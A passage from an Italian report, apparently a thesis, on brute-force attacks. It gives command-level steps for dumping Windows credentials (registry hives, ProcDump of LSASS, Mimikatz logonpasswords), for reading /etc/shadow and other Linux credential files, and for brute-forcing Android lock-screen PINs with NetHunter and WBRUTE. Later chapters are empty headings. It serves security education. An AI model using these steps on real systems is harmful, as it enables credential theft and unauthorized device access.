Stopped: Mon Jul 5 23:51:12 2021
```

Figura 2.1: hashcat example

## 3. Extract Hashes

Una parte fondamentale dei attacchi Brute-Force è il fatto di recuperare gli hash, in modo da poterli attaccare offline, andando a ridurre così i tempi e le tracce che si possono lasciare. Questi hash possono trovarsi in vari sistemi, diversi tra loro e ognuno si differenzia per il modo e per i strumenti con cui si possono recuperare.

### 3.1 Windows

In Windows gli hash inerenti alle password dei account, sono archiviati in un file di database nel controller di dominio (NTDS.DIT) con alcune informazioni aggiuntive come le appartenenze ai gruppi e gli utenti.

Il file NTDS.DIT è costantemente utilizzato dal sistema operativo e quindi non può essere copiato direttamente in un'altra posizione per l'estrazione delle informazioni.

```
1 C:\Windows\NTDS\NTDS.dit
```

Codice 3.1: NTDS.DIT Directory

Esistono varie tecniche che possono essere utilizzate per estrarre questo file o le informazioni memorizzate al suo interno.

#### 3.1.1 CREDDUMP

Questo strumento[13] permette di estrarre ogni possibile cache delle credenziali dei domini.

Prima di tutto dobbiamo creare una copia dei registri di Windows:

```
1 C:\WINDOWS\system32>reg.exe save HKLM\SAM sam_backup.hiv
2 C:\WINDOWS\system32>reg.exe save HKLM\SECURITY sec_backup.hiv
3 C:\WINDOWS\system32>reg.exe save HKLM\system sys_backup.hiv
```

Codice 3.2: copy reg.

Successivamente possiamo utilizzare tre tipi di attacchi :

- cachedump -> scarica le credenziali memorizzate nella cache

```
1 root@kali:~# cachedump
2 usage: /usr/bin/cachedump <system hive> <security hive>
3 cachedump sys_backup.hiv sec_backup.hiv
```

Codice 3.3: cachedump example

- lsadump -> scarica le credenziali LSA

```

1 root@kali:~# lsadump
2 usage: /usr/bin/lsadump <system hive> <security hive>
3 lsadump sys_backup.hiv sec_backup.hiv

```

Codice 3.4: lsadump example

- pwdump -> scarica gli hash della password

```

1 root@kali:~# pwdump
2 usage: /usr/bin/pwdump <system hive> <security hive>
3 pwdump sys_backup.hiv sec_backup.hiv


```

Codice 3.5: pwdump example

### 3.1.2 MIMIKATZ

Mimikatz[14], creato da gentilkiwi, può essere utilizzato per estrarre hash di password e codici PIN dalla memoria di Windows.

Oggi, Windows Defender e i software di antivirus sono diventati sempre più efficaci nel rilevare le esecuzioni e le firme di Mimikatz.



| 49 engines detected this file |  |
|-------------------------------|--|
| SHA-256                       | b4f9beb47cc56ab08c571560df4496d3cc4656209597968a4c2e9b105ba475db |
| File name                     | mimikatz   |
| File size                     | 983.15 KB  |
| Last analysis                 | 2019-05-22 00:00:57 UTC  |

| Detection          | Details                           | Community     |
|--------------------|-----------------------------------|---------------|
| Ad-Aware           | Gen:Application.Mimikatz.2        | AhnLab-V3     |
| Alibaba            | HackTool/Win32/Mimikatz.36914353  | Antiy-AVL     |
| Arcabit            | Application.Mimikatz.2            | AVG           |
| BitDefender        | Gen:Application.Mimikatz.2        | CAT-QuickHeal |
| ClamAV             | Win.Trojan.Mimikatz-6466236-0     | Comodo        |
| CrowdStrike Falcon | win/malicious_confidence_100% (W) | Cybereason    |
| Cylance            | Unsafe                            | Cyren         |

Figura 3.1: MIMIKATZ e antivirus

In combinazione con Mimikatz ora si utilizza ProcDump[15], un eseguibile autonomo progettato per gli amministratori per monitorare i crash dump delle applicazioni. ProcDump viene utilizzato per estrarre il dump LSASS<sup>1</sup>, che viene successivamente spostato su un computer Windows offline e analizzato con Mimikatz. Questa è ancora una tecnica efficace per estrarre le credenziali da Windows, poiché ProcDump è un binario Microsoft firmato e non viene segnalato dalla maggior parte dei software antivirus.

<sup>1</sup>**LSASS**: Local Security Authority Subsystem Service (LSASS) è un processo nei sistemi operativi Microsoft Windows che è responsabile dell'applicazione della politica di sicurezza sul sistema. Verifica gli utenti che accedono a un computer o server Windows, gestisce le modifiche alla password e crea token di accesso. Scrive anche nel registro di sicurezza di Windows.




Figura 3.2: ProcDump e antivirus

Per eseguire il Dump, basta digitare il seguente comando (una volta scaricato procDump) nel prompt dei comandi :

```
1 C:\procdump.exe -accepteula -ma lsass.exe lsass.dmp
```

Codice 3.6: ProcDump copia lsass

Una volta svolto il Dump con procDump, possiamo passare a Mimikatz. Apriamo mimikatz con i permessi di amministratore.

```
.#####. mimikatz 2.2.0 (x64) #19041 Jul 1 2021 03:17:37
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz #
```

Figura 3.3: Mimikatz primo avvio

Ora abilitiamo il log e andiamo a spostare lo spazio di lavoro di mimikatz sul file generato da procDump

```
.#####. mimikatz 2.2.0 (x64) #19041 Jul 1 2021 03:17:37
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # log
Using 'mimikatz.log' for logfile : OK

mimikatz # sekurlsa::minidump lsass.dmp
Switch to MINIDUMP : 'lsass.dmp'

mimikatz #
```

Figura 3.4: Mimikatz setup

```
1 log
```

```
2 sekerlsa::minidump lsass.dmp
```

### Codice 3.7: Mimikatz command setup

Ora siamo pronti per recuperare tutte le password memorizzate internamente al sistema, eseguendo il seguente comando :

```
1 sekerlsa::logonpasswords
```

### Codice 3.8: Mimikatz Logon Passwords

```
mimikatz # sekerlsa::logonpasswords

Authentication Id : 0 ; 11480555 (00000000:00af2deb)
Session           : Interactive from 2
User Name         : nico
Domain            : DESKTOP-4JMMHE
Logon Server      : DESKTOP-4JMMHE
Logon Time        : 04/07/2021 18:06:52
SID               : S-1-5-21-523956383-2476866144-2888627183-1001

msv :
[00000003] Primary
* Username : nico
* Domain   : .
* NTLM     : 
* SHA1     :
```

Figura 3.5: Mimikatz setup

Una volta recuperati gli hash delle password siamo pronti per eseguire un Brute-Force attraverso per esempio lo strumento hashcat o john the ripper.

## 3.2 Linux

Un attaccante su un sistema Linux[16], per prima cosa se ha i permessi di root, andrà vedere all'interno della cartella **ETC/SHADOW**

```
ru1@ru1-VirtualBox: ~
avahi*:17001:0:99999:7:::
dnsmasq*:17001:0:99999:7:::
colord*:17001:0:99999:7:::
speech-dispatcher:17001:0:99999:7:::
hplip*:17001:0:99999:7:::
kernoops*:17001:0:99999:7:::
pulse*:17001:0:99999:7:::
rtkit*:17001:0:99999:7:::
saned*:17001:0:99999:7:::
usbmux*:17001:0:99999:7:::
ru1:$6$PubQLW1M$1QyL2LmzYASyynLrTnIJE9AJT/pnNCgLMFED7Hlx7WNTdDErZRDPIId/G3JD7Gf3HacrY4l
ZWL/l18pxT5vuc/:17236:0:99999:7:::
vboxadd:17236:0:99999:7:::
test1:$6$y9j6N1Mo$LUdl63LTWSDxc5ObqNKO/pA7YXLoYncNB2I57qQaJP08vjbxl/Ev5te.f/Y6IGLIHfzD0
Y11dTGKeoZp/oL0:17243:0:99999:7:::
test2:$6$N.ZrmwF2Sp32UB5EA4h/n8HJBTXR/ywL9FP5ZFxzWuaurrU87LCHY.N3bfw/Ywh2a7AX/pPx4PoP6q
XsjvCM7t7KCBoKlu/:17243:0:99999:7:::
test3:$6$D4mMKrGpSU7n7jBNRVCJyTsKqg07fCt0R4N15j9/08slfuenJ5Lc9DMNSI7NTKBQH6.fb7uYU.UhnZO
GDyZP3Gn0LIAXOYv1:17243:0:99999:7:::
test4:$6$waHGMFro$di5ve0Etyf6CSjhBA4H/g2tWuWDMpYrSZpNDajbpb6H9Uol70VBs41aUnGXTfsXfKc4c5
Y0SaRedyISvNcr.s1:17243:0:99999:7:::
test5:$6$77mVd70CS1ySys0TMja6dIAVR0Qa0DAfDPShe/3yt9Un2uK6zVuPeHQ9vTsT113Aesb80T5ID2ARZh
G1DE3nHuHtjRDZFT.:17243:0:99999:7:::
```

Figura 3.6: ETC/SHADOW

```
1 root@kali:~# cat etc/shadow
```

### Codice 3.9: ETC/SHADOW

Eseguendo questo comando sarà possibile ottenere informazioni sulle password degli utenti del sistema.



Ogni riga di questo file contiene nove campi suddivisi in

```

1 mark:$6$.n.:17736:0:99999:7:::
2 [--] [----] [---] - [---] ----
3 | | | | | |||+-----> 9. Inutilizzato
4 | | | | | ||+-----> 8. Data di scadenza
5 | | | | | |+-----> 7. Periodo di inattivita
6 | | | | | +-----> 6. Periodo per la scadenza
7 | | | | +-----> 5. Eta massima della password
8 | | | +-----> 4. Eta minima della password
9 | | +-----> 3. Ultima modifica della password
10 | +-----> 2. Password crittografata ($1$ -MD5, ecc ecc)
11 +-----> 1. Username

```

Codice 3.10: ETC/SHADOW composizione

Vediamo un esempio :

```

1 mario:$1$bgfrJMa5U384smbQ$z6nch...:18009:0:120:7:14::

```

Codice 3.11: ETC/SHADOW esempio

La linea sopra contiene le informazioni dell'utente "Mario"

- La password è crittografata con SHA-512 (la password viene troncata per una migliore leggibilità).
- La password è stata modificata l'ultima volta il 23 aprile 2019 - 18009.
- Non esiste un'età minima per la password.
- La password deve essere cambiata almeno ogni 120 giorni.
- L'utente riceverà un messaggio di avviso sette giorni prima della data di scadenza della password.
- Se l'utente non tenta di accedere al sistema 14 giorni dopo la scadenza della password, l'account verrà disabilitato.
- Non esiste una data di scadenza dell'account.

Su Linux, inoltre è possibile recuperare le informazioni inerenti le password anche in altre directory come :

- /home/\*/.bash\_history
- /home/\*/.mysql\_history
- /etc/cups/printers.conf
- /home/\*/.ssh/
- /tmp/krb5cc\_\*
- /home/\*/.gnupg/secring.gpgs



## 4. Brute Force Dispositivi mobile

In questo capitolo andremo a discutere di come viene eseguito un Brute-Force sui dispositivi mobile.

### 4.1 Brute Force con Dispositivi mobile

Una delle metodologie possibili da applicare per eseguire un Brute-Force sui dispositivi mobile è quella di utilizzare un'altro device mobile per eseguire l'attacco, questo è possibile grazie all'installazione di NetHunter sul device attaccante, un sistema operativo che ci permetterà di abilitare determinate operazioni eseguibili sul dispositivo.

#### 4.1.1 NetHunter

NetHunter[17] è una ROM per Android sviluppata appositamente per chi vuole utilizzare i programmi presenti nella distribuzione Kali Linux da telefono.

NetHunter permette quindi di interfacciarsi con i vari strumenti per testare la sicurezza informatica. Nei software a disposizione si troveranno diversi programmi per effettuare attacchi di tipo HID Keyboard, BadUSB, Evil AP MANA e molto altro.

Kali NetHunter è disponibile per dispositivi senza root (NetHunter Rootless), per dispositivi rooted (NetHunter Lite / NetHunter).




Figura 4.1: NetHunter

Nel nostro caso andremo ad utilizzare la versione NetHunter, che ci permetterà di utilizzare l'interfaccia HID<sup>1</sup>, questa permetterà al dispositivo attaccante di comunicare con il dispositivo vittima, come se fosse un mouse o una tastiera.

#### 4.1.2 Android-PIN-Bruteforce

La prima tecnica che andremo a vedere è Android-PIN-Bruteforce[18] che è stato sviluppato dal gruppo urbanadventur, qui si andrà a fruttare l'interfaccia HID per simulare l'utilizzo di una tastiera per l'inserimento dei PIN, permettendo di provare tutti i PIN possibili in circa 16 ore.

Per eseguire questo tipo di attacco dobbiamo essere in possesso di un dispositivo mobile che sia compatibile per via ufficiali[19] o mantenuto dalla community[20]. Una volta che si ha il dispositivo bisogna installarci Nethunter su di esso in modo da abilitare l'interfaccia HID.

L'ultima due cose necessarie per eseguire l'attacco sono un cavo OTG (maschio micro USB -> femmina USB-A) e il dispositivo vittima con il suo cavo di ricarica.




Figura 4.2: Android-PIN-Bruteforce

Questa tecnica permette di :

- A differenza di altri metodi, non è necessario abilitare il debug ADB o USB sul telefono bloccato, inoltre si può impostare la lunghezza della password da provare (da 1 a 10).
- Il telefono Android bloccato non ha bisogno di essere rootato

---

<sup>1</sup>**HID** : Human Interface Device o HID è un tipo di dispositivo informatico solitamente utilizzato dagli esseri umani che riceve input dagli umani e fornisce output agli umani.

- Trasforma il tuo telefono NetHunter in una macchina per crackare il PIN Android
- Non è necessario acquistare hardware speciale
- Utilizza i file di configurazione per supportare diversi telefoni
- Elenchi di PIN ottimizzati per PIN a 3,4,5 e 6 cifre
- Ignora i popup del telefono incluso l'avviso di basso consumo
- Rileva quando il telefono è scollegato o spento e attende mentre riprova ogni 5 secondi
- Ritardi configurabili di N secondi dopo ogni X tentativi di PIN

Per eseguire il seguente script, basta scaricarlo dal git ufficiale del gruppo e collegare il dispositivo attaccante al dispositivo vittima come detto in precedenza e lanciare dal terminale del dispositivo il comando :

```
1 bash ./android-pin-bruteforce crack
```

Codice 4.1: Android-PIN-Bruteforce command




Figura 4.3: Android-PIN-Bruteforce

Questo script come detto, fa uso di una serie di liste di PIN ottimizzate (Gli elenchi di PIN ottimizzati sono stati generati estraendo le password numeriche dalle perdite di database e quindi ordinandole in base alla frequenza). Per la scelta della lunghezza dei PIN da utilizzare, basta aggiungere il comando `-length X`, dove X sta per la lunghezza della password da utilizzare.

Inoltre è possibile utilizzare delle maschere per i PIN da utilizzare :

- Per provare tutti gli anni dal 1900 al 1999

```
1 bash ./android-pin-bruteforce crack -mask "19.."
```

Codice 4.2: Android-PIN-Bruteforce command musk

- Per provare i PIN che hanno un 1 nella prima cifra e un 1 nell'ultima cifra

```
1 bash ./android-pin-bruteforce crack -mask "1..1"
```

Codice 4.3: Android-PIN-Bruteforce command musk

- Per provare i PIN che terminano con 4 o 5, usa

```
1 bash ./android-pin-bruteforce crack -mask ...[45]
```

Codice 4.4: Android-PIN-Bruteforce command musk

I produttori di dispositivi creano le proprie schermate di blocco diverse da quelle predefinite o di serie di Android, per specificare una predefinita configurazione, bisogna aggiungere il comando `-config ConfinfFile`, che permette di adattare i comandi inviati in base alla configurazione del dispositivo vittima.

Una funzione importante è il fatto che il dispositivo attaccante in automatico ogni X tentativi si metterà in pausa, simulando il time out dovuto ai vari tentativi falliti.




Figura 4.4: Android-PIN-Bruteforce time out

Una delle problematiche di questo script è il fatto che non sia in grado di riconoscere quando il PIN che abbiamo utilizzato avrà successo, infatti lui, anche dopo aver sbloccato il dispositivo continuerà con i vari tentativi.

## 4.2 WBRUTE

Un'altra tecnica testata è quella WBRUTE[21], sviluppata da wuseman. Questa è molto diversa e molto più potente da quella vista in precedenza, per diversi fattori :

- Funzionante solo se il dispositivo vittima ha una versione Android 8.0
- Permette di bypassare il time out dopo X tentativi errati
- Deve essere abilitato ADB nel dispositivo vittima
- Deve essere dato l'accesso al dispositivo attaccante dal dispositivo vittima
- Permette di sapere il PIN corretto
- Permette di sostituire il PIN con uno nuovo
- Utilizzabile con PIN di 4 o 6 cifre
- Il dispositivo vittima deve essere rootato

Questa tecnica sfrutta una vulnerabilità introdotto con Android 8.0, nata dalla rimozione della possibilità di impostare come PIN l'orario attuale, per un errore è stato lasciato il comando locksettings che permette di eseguire operazioni sul PIN, in questo caso di proverà a rimuovere il PIN corretto, andando a catturare il messaggio di successo in modo da avere una conferma che il PIN sia corretto.

```
nico@ntr10: [~/WBRUTER-master]: ./wbruter --android 4
-----
Bruteforce attack will be started within 2 seconds..
Please use (CTRL+C) to abort the attack at anytime..
-----
Wrong PIN: 0000
Wrong PIN: 0001
Wrong PIN: 0002

PIN Code Has Been Found: 0003

Do you want to set a new PIN (y/N): N

It is required to restart your device after
PIN code has been erased from your device..

restart device (y/N): N

Pin was cracked by wbruter v1.5
```

Figura 4.5: WBRUTE example

Il comando eseguito è :

```
1 adb shell locksettings clear -old $i | grep "Lock_credential_cleared"
```

Codice 4.5: Android-PIN-Bruteforce command

Dove \$i è il valore che verrà testato (da 0000 a 9999). Una volta trovato il PIN questo ci verrà mostrato a schermo sul device attaccante e richiesto se si vuole modificare con un'altro. Questa tecnica permette di provare tutti e 9999 PIN in poco più di un'ora

grazie al fatto che non si ha il problema del time out, ma come detto in precedenza, questa tecnica è poco applicabile, per il fatto che si deve avere un dispositivo bloccato con Android 8.0, debug USB attivo e autorizzazione per il device attaccante.

Il tutto è Funzionante grazie allo strumento adb[22] che permette l'esecuzione di comandi direttamente sul dispositivo.

### 4.3 CiLocks

CiLocks[23] è un'altro strumento utilizzato per eseguire il Pin brute force su dispositivi mobile, questo come Android-PIN-Bruteforce permette l'utilizzo di dizionari personalizzati ed inoltre permette di unire diverse tecniche, come quella vista in WBRUTE.




Figura 4.6: CiLocks example



## 5. Web Brute Force

### 5.1 Strumenti

#### 5.1.1 Hydra

#### 5.1.2 WpScan

#### 5.1.3 GoBuster



## 6. Wi-Fi Brute Force

### 6.1 Tecniche

### 6.2 Strumenti

### 6.3 Esempio



## 7. Parallelismo

### 7.1 Tecniche

### 7.2 Strumenti

### 7.3 Esempio



## 8. CUDA

### 8.1 CPU vs GPU

### 8.2 Strumenti

### 8.3 Esempio





## 9. Tecniche di difesa



# Elenco dei codici

|      |  |    |
|------|--|----|
| 2.1  | Esempio crunch command . . . . .                   | 15 |
| 2.2  | Esempio crunch command . . . . .                   | 15 |
| 2.3  | Esempio crunch command . . . . .                   | 16 |
| 2.4  | Esempio rule attack wordlist . . . . .             | 17 |
| 2.5  | Esempio rule attack wordlist . . . . .             | 17 |
| 2.6  | Esempio rule attack wordlist . . . . .             | 17 |
| 2.7  | John the ripper Bruteforce . . . . .               | 18 |
| 2.8  | John the ripper Dictionary . . . . .               | 18 |
| 2.9  | John the ripper Mask . . . . .                     | 18 |
| 2.10 | John the ripper Incremental . . . . .              | 19 |
| 2.11 | John the ripper Dictionary + Rule . . . . .        | 19 |
| 2.12 | John the ripper Multi-CPU example 8 core . . . . . | 19 |
| 2.13 | John the ripper GPU example . . . . .              | 19 |
| 2.14 | Hashcat Brute Force . . . . .                      | 19 |
| 2.15 | Hashcat Dictionary . . . . .                       | 20 |
| 2.16 | Hashcat Combination . . . . .                      | 20 |
| 2.17 | Hashcat Mask . . . . .                             | 20 |
| 2.18 | Hashcat Hybrid Dictionary + Mask . . . . .         | 20 |
| 2.19 | Hashcat Hybrid Mask + Wordlist . . . . .           | 20 |
| 3.1  | NTDS.DIT Directory . . . . .                       | 21 |
| 3.2  | copy reg. . . . .                                  | 21 |
| 3.3  | cachedump example . . . . .                        | 21 |
| 3.4  | lsadump example . . . . .                          | 22 |
| 3.5  | pwdump example . . . . .                           | 22 |
| 3.6  | ProcDump copia lsass . . . . .                     | 23 |
| 3.7  | Mimikatz command setup . . . . .                   | 23 |
| 3.8  | Mimikatz Logon Passwords . . . . .                 | 24 |
| 3.9  | ETC/SHADOW . . . . .                               | 24 |
| 3.10 | ETC/SHADOW composizione . . . . .                  | 25 |
| 3.11 | ETC/SHADOW esempio . . . . .                       | 25 |
| 4.1  | Android-PIN-Bruteforce command . . . . .           | 29 |
| 4.2  | Android-PIN-Bruteforce command musk . . . . .      | 30 |
| 4.3  | Android-PIN-Bruteforce command musk . . . . .      | 30 |
| 4.4  | Android-PIN-Bruteforce command musk . . . . .      | 30 |

|     |  |    |
